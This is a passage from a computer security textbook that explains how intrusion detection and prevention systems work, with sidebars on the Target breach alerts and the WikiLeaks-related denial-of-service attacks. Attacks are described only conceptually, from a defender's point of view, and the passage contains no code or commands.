While DLP solutions are useful for preventing accidental data leakage, they are more fragile than other security solutions we discuss in this book. A determined attacker can frequently find a way to transfer data into a system, although an effective DLP solution may slow the process down or alert security personnel in time to prevent it.

DLP systems provide a good transition to our next topic. Firewalls are sometimes called edge devices, meaning that they are positioned at the boundary of a subnetwork. DLP approaches can be integrated into a firewall, installed in an operating system, or joined to another application program that manipulates sensitive data. Thus, DLP technologies are not restricted to the edge of a protected subnetwork. Next we study intrusion detection and protection systems, monitoring products that are also placed inside a subnetwork.

6.8 Intrusion Detection and Prevention Systems

After the perimeter controls, firewall, and authentication and access controls block certain actions, some users are admitted to use a computing system. Most of these controls are preventive: They block known bad things from happening. Many studies (for example, see [DUR99]) have shown that most computer security incidents are caused by insiders or people impersonating them, people who would not be blocked by a firewall. And insiders require access with significant privileges to do their daily jobs. The vast majority of harm from insiders is not malicious; it is honest people making honest mistakes. Then, too, there are the potential malicious outsiders who have somehow passed the screens of firewalls and access controls. Prevention, although necessary, is not a complete computer security

control; detection during an incident copes with harm that cannot be prevented in advance. Larry Halme and Ken Bauer [HAL95] survey the range of controls to deal with intrusions.

Intrusion detection systems complement these preventive controls as the next line of defense. An intrusion detection system (IDS) is a device, typically another separate computer, that monitors activity to identify malicious or suspicious events. Richard Kemmerer and Giovanni Vigna [KEM02] recount the history of IDSs. An IDS is a sensor, like a smoke detector, that raises an alarm if specific things occur.

As with smoke alarms, detecting danger necessitates action. Whether the response is calling the fire department, activating a sprinkler system, sounding an evacuation alarm, or alerting the control team (or all of these) depends on what advance plans have been made to handle the incident. IDSs likewise have a response function. In many cases the response is to alert a human team that will then decide what further action is warranted. Sometimes, however, the IDS goes into protection mode to isolate a suspected intruder and constrain access. Such a system is called an Intrusion Protection System (IPS). We describe both IDS and IPS technology in this section.

A model of an IDS is shown in Figure 6-64. The components in the figure are the four basic elements of an intrusion detection system, based on the Common Intrusion Detection Framework of [STA96]. An IDS receives raw inputs from sensors. It saves those inputs, analyzes them, and takes some controlling action.




FIGURE 6-64 Model of an Intrusion Detection System

IDSs perform a variety of functions:

- monitoring users and system activity

- auditing system configuration for vulnerabilities and misconfigurations
- assessing the integrity of critical system and data files
- recognizing known attack patterns in system activity
- identifying abnormal activity through statistical analysis
- managing audit trails and highlighting user violation of policy or normal activity
- correcting system configuration errors
- installing and operating traps to record information about intruders

No one IDS performs all of these functions. Let us look more closely at the kinds of IDSs and their use in providing security.

Types of IDSs

The two general types of intrusion detection systems are signature based and heuristic. **Signature-based** intrusion detection systems perform simple pattern-matching and report situations that match a pattern (signature) corresponding to a known attack type. **Heuristic** intrusion detection systems, also known as **anomaly based**, build a model of acceptable behavior and flag exceptions to that model; for the future, the administrator can mark a flagged behavior as acceptable so that the heuristic IDS will now treat that previously unclassified behavior as acceptable. Thus, heuristic intrusion detection systems are said to learn what constitute anomalies or improper behavior. This learning occurs as an artificial intelligence component of the tool, the **inference engine**, identifies pieces of attacks and rates the degree to which these pieces are associated with malicious behavior.

Signature-based IDSs look for patterns; heuristic ones learn characteristics of unacceptable behavior over time.

Intrusion detection devices can be network based or host based. A **network-based** IDS is a stand-alone device attached to the network to monitor traffic throughout that network; a **host-based** IDS runs on a single workstation or client or host, to protect that one host.

Early intrusion detection systems (for example, [[DEN87](#), [LUN90](#), [FOX90](#), [LIE89](#)]) worked after the fact by reviewing logs of system activity to spot potential misuses that had occurred. The administrator could review the results of the IDS to find and fix weaknesses in the system. Now, however, intrusion detection systems operate in real time (or near real time), watching activity and raising alarms in time for the administrator to take protective action.

Signature-Based Intrusion Detection

A simple signature for a known attack type might describe a series of TCP SYN packets sent to many different ports in succession and at times close to one another, as would be the case for a port scan. An intrusion detection system would probably find nothing unusual in the first SYN, say, to port 80, and then another (from the same source address) to port 25. But as more and more ports receive SYN packets, especially ports that normally receive little traffic, this pattern reflects a possible port scan. Similarly, some implementations of the protocol stack fail if they receive an ICMP packet with a data

length of 65535 bytes, so such a packet would be a pattern for which to watch.

The problem with signature-based detection is the signatures themselves. An attacker will try to modify a basic attack in such a way that it will not match the known signature of that attack. For example, the attacker may convert lowercase to uppercase letters or convert a symbol such as “blank space” to its character code equivalent %20. The IDS must necessarily work from a canonical form of the data stream to recognize that %20 matches a pattern with a blank space. The attacker may insert spurious packets that the IDS will see, or shuffle the order of reconnaissance probes, to intentionally cause a pattern mismatch. Each of these variations could be detected by an IDS, but more signatures require additional work for the IDS, thereby reducing performance.

Of course, a signature-based IDS cannot detect a new attack for which no signature has yet been installed in the database. Every attack type starts as a new pattern at some time, and the IDS is helpless to warn of its existence. Attackers also try to change their signature.

Signature-based intrusion detection systems tend to use statistical analysis. This approach uses tools both to obtain sample measurements of key indicators (such as amount of external activity, number of active processes, number of transactions) and to determine whether the collected measurements fit the predetermined attack signatures.

Signature-based IDSs are limited to known patterns.

Ideally, signatures should match every instance of an attack, match subtle variations of the attack, but not match traffic that is not part of an attack. However, this goal is grand but unreachable.

Signature-based intrusion detection works well on certain types of denial-of-service attacks. For example, ping and echo-charge attacks are relatively easy to spot from their distinctive packet types. On the other hand, some attacks are hard for an intrusion detection system to identify. Because a teardrop attack depends on many packets that do not fit together properly, an IDS can notice that attack only after collecting information about all or a significant number of the packet fragments. And because packet fragmentation is a characteristic of most traffic, the IDS would need to maintain data on virtually all traffic, a task that would be prohibitive. Similarly, a SYN flood is recognized only by a profusion of unmatched SYN-ACK responses; but because SYN-ACK is part of the three-way TCP handshake, it is a part of every communication session established, which makes it difficult for the IDS to classify the behavior as an attack.

Heuristic Intrusion Detection

Because signatures are limited to specific, known attack patterns, another form of intrusion detection becomes useful. Instead of looking for matches, heuristic intrusion detection looks for behavior that is out of the ordinary. The original work in this area (for example, [TEN90]) focused on the individual, trying to find characteristics of that person that might be helpful in understanding normal and abnormal behavior. For example, one user might always start the day by reading email, write many documents using a word processor, and occasionally back up files. These actions would be normal. This user does

not seem to use many administrator utilities. If that person tried to access sensitive system management utilities, this new behavior might be a clue that someone else was acting under the user's identity.

If we think of a compromised system in use, it started clean, with no intrusion, and it ended dirty, fully compromised. There may be no point in an administrator's tracing the use in which the system changed from clean to dirty; it was more likely that little dirty events occurred, occasionally at first and then increasing as the system became more deeply compromised. Any one of those events might be acceptable by itself, but the accumulation of them and the order and speed at which they occurred could have been signals that something unacceptable was happening. The inference engine of an intrusion detection system continuously analyzes the system, raising an alert when the system's dirtiness exceeds a threshold or when a combination of factors signals likely malicious behavior.

Let's consider an example. A network computer belonging to Ana starts to inspect other network computers, looking at which ones have storage areas (files) available to other network users. When Ana probes Boris's computer the IDS may classify that act as unusual, but Boris's computer denies her access and the IDS simply notes the denied access request. Then when Ana probes Chen's machine the second attempt becomes more unusual. It turns out that Chen's machine has a file structure open to the network, and Ana obtains a directory listing of all accessible files on Chen's machine, which the IDS flags as suspicious. When Ana then tries to copy all of Chen's files the IDS recognizes a likely attack and triggers an alarm to an administrator. Any of the actions Ana (or someone using Ana's access credentials) took is not significant by itself, but the accumulation leads to greater suspicion and finally an alarm.

Inference engines work in two ways. Some, called **state-based** intrusion detection systems, see the system going through changes of overall state or configuration. They try to detect when the system has veered into unsafe modes. So, in our example the states would be probing, probing again, listing contents, copying contents.

Alternatively, intrusion detection can work from a model of known bad activity whereby the intrusion detection system raises an alarm when current activity matches the model to a certain degree. These are called **model-based** intrusion detection systems. This approach has been extended to networks in [MUK94]. Later work (for example, [FOR96, LIN99]) sought to build a dynamic model of behavior to accommodate variation and evolution in a person's actions over time. The technique compares real activity with a known representation of normality. For example, except for a few utilities (log in, change password, create user), any other attempt to access a password file is suspect. This form of intrusion detection is known as **misuse intrusion detection**. In this work, the real activity is compared against a known suspicious area. Returning to our example, Ana's searching for open files and then copying a large number is a misuse.

To a heuristic intrusion detection system, all activity is classified in one of three categories: good/benign, suspicious, or unknown. Over time, specific kinds of actions can move from one of these categories to another, corresponding to the IDS's inference of whether certain actions are acceptable or not.

As with pattern-matching, heuristic intrusion detection is limited by the amount of information the system has seen (to classify actions into the right category) and how well the current actions fit into one of these categories.

Heuristic intrusion detection infers attacks by tracking suspicious activity.

Rate of data flow does work for detecting flooding. When a particular target receives an abnormally high rate of traffic, that flow stands out for some reason. The reason may be legitimate, as when many customers visit a site in response to a television advertisement, or it may be because of an attack.

Stateful Protocol Analysis

As we noted, intrusion detection by means of pattern matching is difficult if the pattern to be matched is long or variable. A SYN flood attack has a simple pattern (SYN, SYN-ACK, no corresponding ACK), but these are three separate steps spread over time; detecting the attack requires recognizing step one, later finding step two, and then waiting a reasonable amount of time before concluding that step three is true. Think of an intrusion detection system as a state machine, with a state for each of these steps, as shown in [Figure 6-65](#). The IDS needs to record which state it is in. Now multiply the number of states to account for hundreds of thousands of concurrent connections by many users. The logic of the IDS is complicated: Many handshakes may be in progress at any time, and the IDS must maintain the state of each of them.




FIGURE 6-65 IDS State Machine

Other protocols have similar stateful representations. As the IDS monitors traffic, it will

build a similar state representation, matching traffic to the expected nature of the interchange. The different protocols with their different states and transition conditions is multiplied by the number of instances (for example, the number of concurrent TCP connections being established at any time), making the IDS bookkeeping complex indeed.

Front End Versus Internal IDSs

An IDS can be placed either at the front end of a monitored subnetwork or on the inside. A **front-end device** monitors traffic as it enters the network and thus can inspect all packets; it can take as much time as needed to analyze them, and if it finds something that it classifies as harmful, it can block the packet before the packet enters the network. A front-end intrusion detection system may be visible on the outside, and thus it may be a target of attack itself. Skillful attackers know that disabling the defenses of an IDS renders the network easier to attack.

On the other hand, a front-end IDS does not see inside the network, so it cannot identify any attack originating inside. An **internal** device monitors activity within the network. If an attacker is sending unremarkable packets to a compromised internal machine, instructing that machine to initiate a denial-of-service attack against other hosts on that network, a front-end IDS will not notice that attack. Thus, if one computer begins sending threatening packets to another internal computer, for example, an echo–chargen stream, the internal IDS would be able to detect that. An internal IDS is also more well protected from outside attack. Furthermore, an internal IDS can learn typical behavior of internal machines and users so that if, for example, user A suddenly started trying to access protected resources after never having done so previously, the IDS could record and analyze that anomaly.

Host Based and Network Based

Host-based intrusion detection (called **HIDS**) protects a single host against attack. It collects and analyzes data for that one host. The operating system supplies some of that data to the IDS, passing along approved and denied requests to access sensitive resources, logs of applications run, times and dates of actions and other security-relevant data. The device either analyzes data itself or forwards the data to a separate machine for analysis and perhaps correlation with HIDSs on other hosts. The goal of a host-based system is to protect one machine and its data. If an intruder disables that IDS, however, it can no longer protect its host. Being a process on the target computer also exposes the HIDS to the vulnerability of being detected.

A **network-based IDS** or **NIDS** is generally a separate network appliance that monitors traffic on an entire network. It receives data from firewalls, operating systems of the connected computers, other sensors such as traffic volume monitors and load balancers, and administrator actions on the network. The goal of a NIDS is to protect the entire network or some set of specific sensitive resources, such as a collection of servers holding critical data. The detection software can also monitor the content of packets communicated across the network, to detect, for example, unusual actions by one host (that might have been compromised) against another. A network IDS is better able to protect itself against detection or compromise than a host-based one because the network IDS can operate in so-called stealth mode, observing but never sending data onto the

network. Its network interface card can even be restricted to receive data only, never doing anything to reveal its connection to the network.

A HIDS monitors host traffic; a NIDS analyzes activity across a whole network to detect attacks on any network host.

Another advantage of an NIDS is that it can send alarms on a separate network from the one being monitored. That way an attacker will not know the attack has been recognized.

Protocol-Level Inspection Technology

We have described attacks that require different kinds of inspection, for example:

- Ping and echo commands require the IDS to inspect the individual packets to determine packet type.
- Malformed packets require the IDS to detect an error in the general structure of the packet.
- Fragmentation requires the IDS to recognize over time that the separate pieces of the data unit cannot be reassembled correctly.
- Buffer overflow attacks require the IDS to monitor applications.

An IDS is said to operate at a particular network level or layer. For example, an IDS that detects malformed packets will not likely also be able to monitor application data, because that would require the IDS to do all the work of reassembling packets to extract the application-level data. Thus, different IDSs, or different components of an IDS package, monitor a network at different levels.

Other Intrusion Detection Technology

Intrusion detection systems were first investigated as research projects (see, for example, [DEN86] and [ALL99]) and began to appear as commercial products in the mid-1990s. Since that time, research and development have continued steadily, as has marketing. Now, intrusion detection capabilities are sometimes embedded in other devices (such as routers and firewalls), and marketing efforts have blurred what were clearly distinct capabilities. Thus, companies now claim that many tools or products are intrusion detection devices, and new terms have been introduced with which vendors seek to gain a competitive edge by highlighting fine distinctions.

In the next sections we present some of the other tools and concepts involved in intrusion detection.

Code Modification Checkers

Some security engineers consider other devices to be IDSs as well. For instance, to detect unacceptable code modification, programs can compare the active version of software code with a saved version of a digest of that code. The Tripwire program [KIM98] (described in [Chapter 4](#)) is a typical static data comparison program. It can detect changes to executable programs and other data files that should never or seldom change.

Vulnerability Scanners

System vulnerability scanners, such as ISS Scanner or Nessus [[AND03](#)], can be run against a network. They check for known vulnerabilities and report flaws found.

Intrusion Prevention Systems

Intrusion detection systems work primarily to detect an attack after it has begun, and naturally, system or network owners want to prevent the attack before it happens. Think of house burglars. You install locks to prevent an intrusion, but those really do not stop a truly dedicated burglar who will smash and enter through a window or cut a hole in the roof if the motivation is strong enough. As the adage says, where there's a will, there's a way. A second difficulty is that you never know when the attacker will strike, whether the attacker will be alone or in a gang of thousands of people, whether the attacker will be a person or an army of trained ants, or whether the brass band marching past is part of an attack. You may install a house alarm that senses motion, pressure, body heat, or some other characteristic of an attacker, so that regardless of how the attacker entered, you or the police are informed of the intrusion, but even an alarm presupposes the attacker will be a person, when in fact it might be a robot or drone. Furthermore, such alarms are subject to false positives, since a household pet or a balloon moving in the breeze can set off the alarm.

Similarly, computer systems are subject to many possible attacks, and preventing all of them is virtually impossible. Outguessing the attacker, actually *all* attackers, is also virtually impossible. Adding to these difficulties is distinguishing an attack from benign but unusual behavior. Detecting the attack gets easier as the attack unfolds, when it becomes clearer that the motive is malicious and that harm is either imminent or actually underway. Thus, as evidence mounts, detection becomes more certain; being able to detect bad things before they cause too much harm is the premise upon which intrusion detection systems are based.

By contrast, an **intrusion prevention system**, or **IPS**, tries to block or stop harm. In fact, it is an intrusion detection system with a built-in response capability. The response is not just raising an alarm; the automatic responses include cutting off a user's access, rejecting all traffic from address a.b.c.d, or blocking all users' access to a particular file or program. Everything already said of intrusion detection systems is also true of intrusion prevention systems. In the next section we consider some of the actions IPSs can take after having detected a probable attack.

Intrusion prevention systems extend IDS technology with built-in protective response.

Intrusion Response

Intrusion detection is probabilistic. Even in the face of a clear pattern, such as an enormous number of ping packets, perhaps thousands of people just happened to want to test whether a server was alive at the same time, although that possibility is highly unlikely. In taking action, especially if a tool causes the action automatically, a network administrator has to weigh the consequences of action against the possibility that there is no attack.

Responding to Alarms

Whatever the type, an intrusion detection system raises an alarm when it finds a match. The alarm can range from something modest, such as writing a note in an audit log, to something significant, such as paging the system security administrator. Particular implementations allow the user to determine what action the system should take on what events.

What are possible responses? The range is unlimited and can be anything the administrator can imagine (and program). In general, responses fall into three major categories (any or all of which can be used in a single response):

- Monitor, collect data, perhaps increase amount of data collected.
- Protect, act to reduce exposure.
- Signal an alert to other protection components.
- Call a human.

Monitoring is appropriate for an attack of modest (initial) impact. Perhaps the real goal is to watch the intruder to see what resources are being accessed or what attempted attacks are tried. Another monitoring possibility is to record all traffic from a given source for future analysis. This approach should be invisible to the attacker. Protecting can mean increasing access controls and even making a resource unavailable (for example, shutting off a network connection or making a file unavailable). The system can even sever the network connection the attacker is using. In contrast to monitoring, protecting may be very visible to the attacker. Finally, calling a human allows individual discrimination. The IDS can take an initial, perhaps overly strong, defensive action immediately while also generating an alert to a human, who may take seconds, minutes, or longer to respond but then applies a more detailed and specific counteraction.

Alarm

The simplest and safest action for an IDS is simply to generate an alarm to an administrator who will then determine the next steps. Humans are most appropriate to judge the severity of a situation and choose among countermeasures. Furthermore, humans can remember past situations and sometimes recognize connections or similarities that an IDS may not detect.

Unfortunately, generating an alarm requires that a human be constantly available to respond to that alarm and that the response be timely and appropriate. If multiple sensors generate alarms at the same time, the human can become overloaded and miss new alarms or be so involved with one that the second alarm is not handled quickly enough. Worse, the second alarm can so distract or confuse the human, that action on the first alarm is jeopardized. In [Sidebar 6-25](#) we discuss how too many alarms contributed to a serious breach.

Sidebar 6-25 Target Corp. Overwhelmed by Too Many Alarms

In late 2013 what now turns out to have been Russian hackers infiltrated the network of Target, a major retailer in the United States. The attackers planted code to collect shoppers' credit and debit card numbers, including the

verification number that would make those numbers quite valuable on the black market. In all, 40 million numbers were stolen in a few weeks leading up to Christmas, typically a retailer's busiest shopping period of the year.

Target had invested in intrusion detection technology, which was working and noticed suspicious activity. The software notified Target's security monitoring center which analyzed the situation and raised an alert to the firm's security operations center on 30 November and again on 2 December. The staff of the security operations center did nothing.

“Like any large company, each week at Target there are a vast number of technical events that take place and are logged. Through our investigation, we learned that after these criminals entered our network, a small amount of their activity was logged and surfaced to our team,” said Target spokeswoman Molly Snyder via email. “That activity was evaluated and acted upon.” [\[SCH14\]](#)

The threats received were classified as “malware.binary” meaning an unidentified piece of malicious code of unknown type, source, or capability. Some experts say they expect the Target security team received hundreds of such threat alerts every day.

This story points out the difficulty of using IDS technology: Unless someone acts on the alarms produced, raising the warning has no value. But sometimes the number of alarms is so large the response team is swamped. With too many alarms, responders can become complacent, ignoring serious situations because investigation of previous alerts turned up empty.

Adaptive Behavior

Because of these limitations of humans, an IDS can sometimes be configured to take action to block the attack or reduce its impact. Here are some kinds of actions an IDS can take:

- *Continue to monitor* the network.
- *Block the attack* by redirecting attack traffic to a monitoring host, discarding the traffic, or terminating the session.
- *Reconfigure the network* by bringing other hosts online (to increase capacity) or adjusting load balancers.
- *Adjust performance* to slow the attack, for example, by dropping some of the incoming traffic.
- *Deny access* to particular network hosts or services.
- *Shut down* part of the network.
- *Shut down* the entire network.

Counterattack

A final action that can be taken on a detection of an attack is to mount an offense, to strike back. An example of such an attack is described in [Sidebar 6-26](#). Offensive action must be taken with great caution for several reasons:

- The apparent attacker may not be the real attacker. Determining the true source

and sender of Internet traffic is not foolproof. Taking action against the wrong party only makes things worse.

- A counterattack can lead to a real-time battle in which both the defenses and offenses must be implemented with little time to assess the situation.
 - Retaliation in anger is not necessarily well thought out.
 - Legality can shift. Measured, necessary action to protect one's resources is a well-established legal principle. Taking offensive action opens one to legal jeopardy, comparable to that of the attacker.
 - Provoking the attacker can lead to escalation. The attacker can take the counterattack as a challenge.
-

Sidebar 6-26 Counter-Counter-Countermeasures?

WikiLeaks, formed in December 2006, is a service that makes public leaked sensitive data by posting the data on its website. On 22 November 2010 it announced it was going to leak a massive number of internal U.S. diplomatic messages beginning on 28 November. On 28 November, it announced its website was under a serious denial-of-service attack, even before the first release of diplomatic messages, but WikiLeaks continued to release the messages.

Unknown people, presumably angered by WikiLeaks' breaching security in releasing these cables, apparently launched a denial-of-service attack against WikiLeaks. The severity of the attack was great enough that on 2 December WikiLeaks' hosting provider, Amazon Web Services, a division of online bookseller Amazon.com, canceled its contract with WikiLeaks, forcing the site to find a new provider. Next, unknown people launched a denial-of-service attack against the DNS provider serving WikiLeaks, EveryDNS. WikiLeaks switched to a Swiss hosting provider, using a network architecture supported by 14 different DNS providers and over 350 mirror sites [BRA10]. Thus, the anti-WikiLeaks forces and their denial-of-service attack caused WikiLeaks to move content and to arrange hosting contracts abruptly.

Meanwhile, the anti- anti-WikiLeaks forces took action. A leaderless group, named Anonymous, on 8 December 2010 launched a series of denial-of-service attacks of their own, called Operation Payback. The targets were MasterCard, which had been accepting donations to transfer to WikiLeaks but had stopped that practice; Amazon, the web hosting company that canceled service for WikiLeaks; PayPal, which had also stopped accepting payments for WikiLeaks; and other smaller targets. Anonymous involved a group of about 1,500 activist hackers who were organizing in online forums and chats. The attack disabled MasterCard's online services for about six hours.

John Perry Barlow, co-founder of the Electronic Freedom Foundation (EFF) and Fellow at Harvard University's Berkman Center for Internet and Society, tweeted: "The first serious infowar is now engaged. The field of battle is WikiLeaks. You are the troops."

Goals for Intrusion Detection Systems

The two styles of intrusion detection—pattern matching and heuristic—represent different approaches, each of which has advantages and disadvantages. Actual IDS products often blend the two approaches.

Ideally, an IDS should be fast, simple, and accurate, while at the same time being complete. It should detect all attacks with negligible performance penalty. An IDS could use some—or all—of the following design approaches:

- Filter on packet headers.
- Filter on packet content.
- Maintain connection state.
- Use complex, multipacket signatures.
- Use minimal number of signatures with maximum effect.
- Filter in real time, online.
- Hide its presence.
- Use optimal sliding-time window size to match signatures.

Stealth Mode

An IDS is a network device (or, in the case of a host-based IDS, a program running on a network device). Any network device is potentially vulnerable to network attacks. How useful would an IDS be if it were deluged with a denial-of-service attack? If an attacker succeeded in logging in to a system within the protected network, wouldn't trying to disable the IDS be the next step?

To counter those problems, most IDSs run in **stealth mode**, whereby an IDS has two network interfaces: one for the network (or network segment) it is monitoring and the other to generate alerts and perhaps perform other administrative needs. The IDS uses the monitored interface as input only; it never sends packets out through that interface. Often, the interface is configured so that the device has no published address through the monitored interface; that is, no router can route anything directly to that address because the router does not know such a device exists. It is the perfect passive wiretap. If the IDS needs to generate an alert, it uses only the alarm interface on a completely separate control network. Such an architecture is shown in [Figure 6-66](#).




FIGURE 6-66 IDS Control Network

Stealth mode IDS prevents the attacker from knowing an alarm has been raised.

Accurate Situation Assessment

Intrusion detection systems are not perfect, and mistakes are their biggest problem. Although an IDS might detect an intruder correctly most of the time, it may stumble in two different ways: by raising an alarm for something that is not really an attack (called a false positive, or type I error in the statistical community) or not raising an alarm for a real attack (a false negative, or type II error). Too many false positives, as with the Target breach, means the administrator will be less confident of the IDS's warnings, perhaps leading to a real alarm's being ignored. But false negatives mean that real attacks are passing the IDS without action. We say that the degree of false positives and false negatives represents the sensitivity of the system. Most IDS implementations allow the administrator to tune the system's sensitivity in order to strike an acceptable balance between false positives and negatives.

IDS Strengths and Limitations

Intrusion detection systems are evolving products. Research began in the mid-1980s and commercial products had appeared by the mid-1990s. However, this area continues to change as new research influences the design of products.

On the upside, IDSs detect an ever-growing number of serious problems. And as we learn more about problems, we can add their signatures to the IDS model. Thus, over time, IDSs continue to improve. At the same time, they are becoming cheaper and easier to administer.

On the downside, avoiding an IDS is a high priority for successful attackers. An IDS that is not well defended is useless. Fortunately, stealth mode IDSs are difficult even to find on an internal network, let alone to compromise.

IDSs look for known weaknesses, whether through patterns of known attacks or models of normal behavior. Similar IDSs may have identical vulnerabilities, and their selection

criteria may miss similar attacks. Knowing how to evade a particular model of IDS is an important piece of intelligence passed within the attacker community. Of course, once manufacturers become aware of a shortcoming in their products, they try to fix it. Fortunately, commercial IDSs are pretty good at identifying attacks.

Another IDS limitation is its sensitivity, which is difficult to measure and adjust. IDSs will never be perfect, so finding the proper balance is critical.

A final limitation is not of IDSs per se, but is one of use. An IDS does not run itself; someone has to monitor its track record and respond to its alarms. An administrator is foolish to buy and install an IDS and then ignore it.

In general, IDSs are excellent additions to a network's security. Firewalls block traffic to particular ports or addresses; they also constrain certain protocols to limit their impact. But by definition, firewalls have to allow some traffic to enter a protected area. Watching what that traffic actually does inside the protected area is an IDS's job, which it does quite well.

6.9 Network Management

